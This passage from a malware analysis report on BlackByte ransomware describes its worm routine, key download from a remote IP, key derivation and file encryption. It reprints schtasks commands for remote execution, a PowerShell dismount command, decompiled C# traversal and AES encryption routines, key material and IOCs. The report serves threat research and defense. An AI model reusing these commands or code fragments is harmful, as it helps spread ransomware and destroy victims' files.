


Figure 10: Worm routine execution flow

BlackByte then proceeds to infect the host by copying itself to the path

<hostname>\c\$\Users\Public\obamka.js (if it has admin rights) or <hostname>\Users\Public\obamka.js and then creates a scheduled task in the remote host to execute the file.

```
schtasks.exe <remotehost> /TN joke /TR \"wscript.exe C:\\Users\\Public\\obamka.js\" /sc once /st 00:00 /RL HIGHEST
```

```
schtasks.exe /S <remotehost> /Run /TN joke
```

BlackByte then creates an infection marker file in the target host in the path c:\Users\Public\blockator.

BlackByte: Encryption Routine

What we found interesting about this ransomware, is that it initially downloads a .PNG file from the link <http://45.9.148.114/forest.png> which contains a key to be used later to encrypt the files. If the ransomware fails to download the key, it will crash and will save the infected system from getting its files encrypted.




Figure 11: Fatal Exception Error when the ransomware failed to download the .png file

The file it downloaded is not actually a PNG image file, instead:

- The first 40 bytes is the raw key used to encrypt the user's files, this is encrypted with 3DES.
- The last 32 bytes contain the 3DES key used to decrypt the first 40 bytes raw key.
- The raw key then goes through a PBKDF2 derivation function to derive the AES 128-bit key and Initialization Vector for the AES algorithm used to encrypt the user files.
- This raw key is also re-encrypted using RSA with a public key embedded in the module and displayed in the ransom note.
- The attacker can decrypt this key using his private key, but this key is the same - provided the user always gets the same "forest.png" file. Presumably, the file forest.png is replaced periodically.

The first 40 bytes of the PNG file is a key (encrypted in TripleDES) used later for the ransomware's file encryption.




Figure 12: TripleDES encrypted key in the first 40 bytes of the file

The TripleDES key to decrypt the key is found in the last 32 bytes of the PNG file.



Figure 13: The last 32 bytes of the PNG file as highlighted is the KEY to decrypt the TripleDES encrypted key

Below is the decrypted raw key:

```
=hQ;d'%44eLHt!W8AU9y?(FO:<swB[F#<F
```

This raw key is then re-encrypted with RSA using a public key embedded in the module (shown below) and then after the encryption, the key gets encoded with Base64.

```
</RSAKeyValue>
<Modulus>
wKUX7pbo9XM/Z2gWbVADG8yV7ZkIXOSRPv/KvtJHLIBUPvNWgjmKeilgT3f5h
CxaxqUzCi0QrrlhVlzA0WM+mPY9CLfILhq90v8H/+VezQtqejO5J4iIDbqut9GH3x0ojVjC
tF4/Q1Mxk125Af3D8IZQnXAw5uQ/uGXqP8e3E=
</Modulus>
<Exponent>AQAB</Exponent>
</RSAKeyValue>
```

The encrypted raw key is replaced in the ransom note's key placeholder where it gets displayed.



Figure 14: Ransomnote

After downloading and decrypting the raw key, it will derive the raw key using Rfc2898DeriveBytes implementation with the salt byte-array { 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08 } and with 1000 iterations

```
private static void DeriveBytes(byte[] password)
{
    byte[] salt = Blackbyte.Salt; // new byte[] { 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08 };
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, salt, 1000); // password is the decrypted raw key from the PNG file
    Blackbyte.rfc2898DerivedBytes = rfc2898DeriveBytes.GetBytes(16);
    DeriveBytes deriveBytes = rfc2898DeriveBytes;
    Blackbyte.rfc2898DerivedBytes2 = deriveBytes.GetBytes(16);
    Blackbyte.TripleDESkey = null;
}
```

Figure 15: Key derivation function

The graphic below will help visualize the encryption routine:




Figure 16: Encryption Routine

The ransomware will then start enumerating the drives (excluding the CD-ROM drive) and add them to a list. It makes sure it has full control of the target drives by changing its access control to full.

After gathering all the drives (local and remote) and shared folders on the remote host, the ransomware will start traversing it and searches for all the target files.

```

private static void WalkDirAndEncrypt(string drive, List<Task> list)
{
    try
    {
        string searchPattern = "*.*";
        foreach (string file_ in Directory.EnumerateFiles(drive, searchPattern, SearchOption.TopDirectoryOnly))
        {
            try
            {
                MqssBHwGCaXP.FileEncrypt(file_, list);
            }
            catch
            {
            }
        }
        foreach (string dir_ in Directory.EnumerateDirectories(drive))
        {
            try
            {
                MqssBHwGCaXP.EnumerateDirAndEncrypt(dir_, list);
            }
            catch
            {
            }
        }
    }
}

```

Figure 17: BlackByte file traversal routine

It avoids encrypting files with a system file attribute, and also filenames and file extensions from this list:

Filenames:

obamka.js thumbs.db

ntdetect.com ntuser.dat.log

bootnxt bootsect.bak

ntldr autoexec.bat

Recycle.Bin iconcache.db

bootmgr bootfont.bin

File extensions:

msilog log ldf lock theme

msi sys wpx cpl adv

msc scr key ico dll

hta	deskthemepack	nomedia	msu	rtp
msh	idx	ani	386	diagcfg
bin	mod	ics	com	hlp
spl	nls	cab	exe	diagpkg
icl	ocx	rom	prf	themepack
msstyles	icns	mpa	drv	cur
diagcab	cmd	shs		

If the ransomware encounters a virtual hard drive file extension .vhd and .vhdx, it will attempt to dismount these drives using a PowerShell command:

```
powershell.exe Dismount-DiskImage -ImagePath <vhd path>
```

A target file to be encrypted undergoes file size filtering:

- If the file is greater than 150MB
 encrypt the first 50MB and the last 50MB of the file
- If the file is greater than 15MB
 encrypt the first 5MB and the last 5MB of the file
- If the file is greater than 3MB
 encrypt the first 1MB and the last 1MB of the file
- If the file is less than 3MB
 encrypt the whole file

To encrypt a file, it uses AES symmetric-key algorithm using the RFC2898 derived raw keys from the .png file.

Below is the code snippet of the file encryption routine.

```

private static byte[] EncryptFile(byte[] filestream)
{
    AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider
    {
        KeySize = 128
    };
    aesCryptoServiceProvider.Key = Blackbyte.rfc2898DerivedBytes;
    aesCryptoServiceProvider.IV = Blackbyte.rfc2898DerivedBytes2;
    SymmetricAlgorithm symmetricAlgorithm = aesCryptoServiceProvider;
    symmetricAlgorithm.Padding = PaddingMode.None;
    SymmetricAlgorithm symmetricAlgorithm2 = aesCryptoServiceProvider;
    symmetricAlgorithm2.Mode = CipherMode.CBC;
    MemoryStream memoryStream = new MemoryStream();
    Stream stream = memoryStream;
    ICryptoTransform transform = aesCryptoServiceProvider.CreateEncryptor();
    CryptoStream cryptoStream = new CryptoStream(stream, transform, CryptoStreamMode.Write);
    Stream stream2 = cryptoStream;
    int offset = 0;
    stream2.Write(filestream, offset, filestream.Length);
    cryptoStream.Close();
    return memoryStream.ToArray();
}

```

Figure 18: BlackByte's encryption routine

In [BlackByte Ransomware – Part 2](#), we will show you how we de-obfuscated the JScript launcher, decompiled the ransomware code, and analyzed more of its inner workings.

IOCs

Filename	Description	SHA256
Obamka.js	Jscript launcher	884e96a75dc568075e845ccac2d4b4ccec68017e6ef258c7c03da8c88a597534
forest.png	Key file	9bff421325bed6f1989d048edb4c9b1450f71d4cb519afc5c2c90af8517f56f3
yk0pdddk	BlackByte Ransomware	d3efaf6dbfd8b583babad67046faed28c6132eafe303173b4ae586a2ca7b1e90
vylvz3le.dll	BlackByte Loader	92ffb5921e969a03981f2b6991fc85fe45e07089776a810b7dd7504ca61939a3
2edpcniu.dll	BlackByte Loader	f8efe348ee2df7262ff855fb3984884b3f53e9a39a8662a6b5e843480a27bd93

Network

hxxp://45.9.148.114/forest.png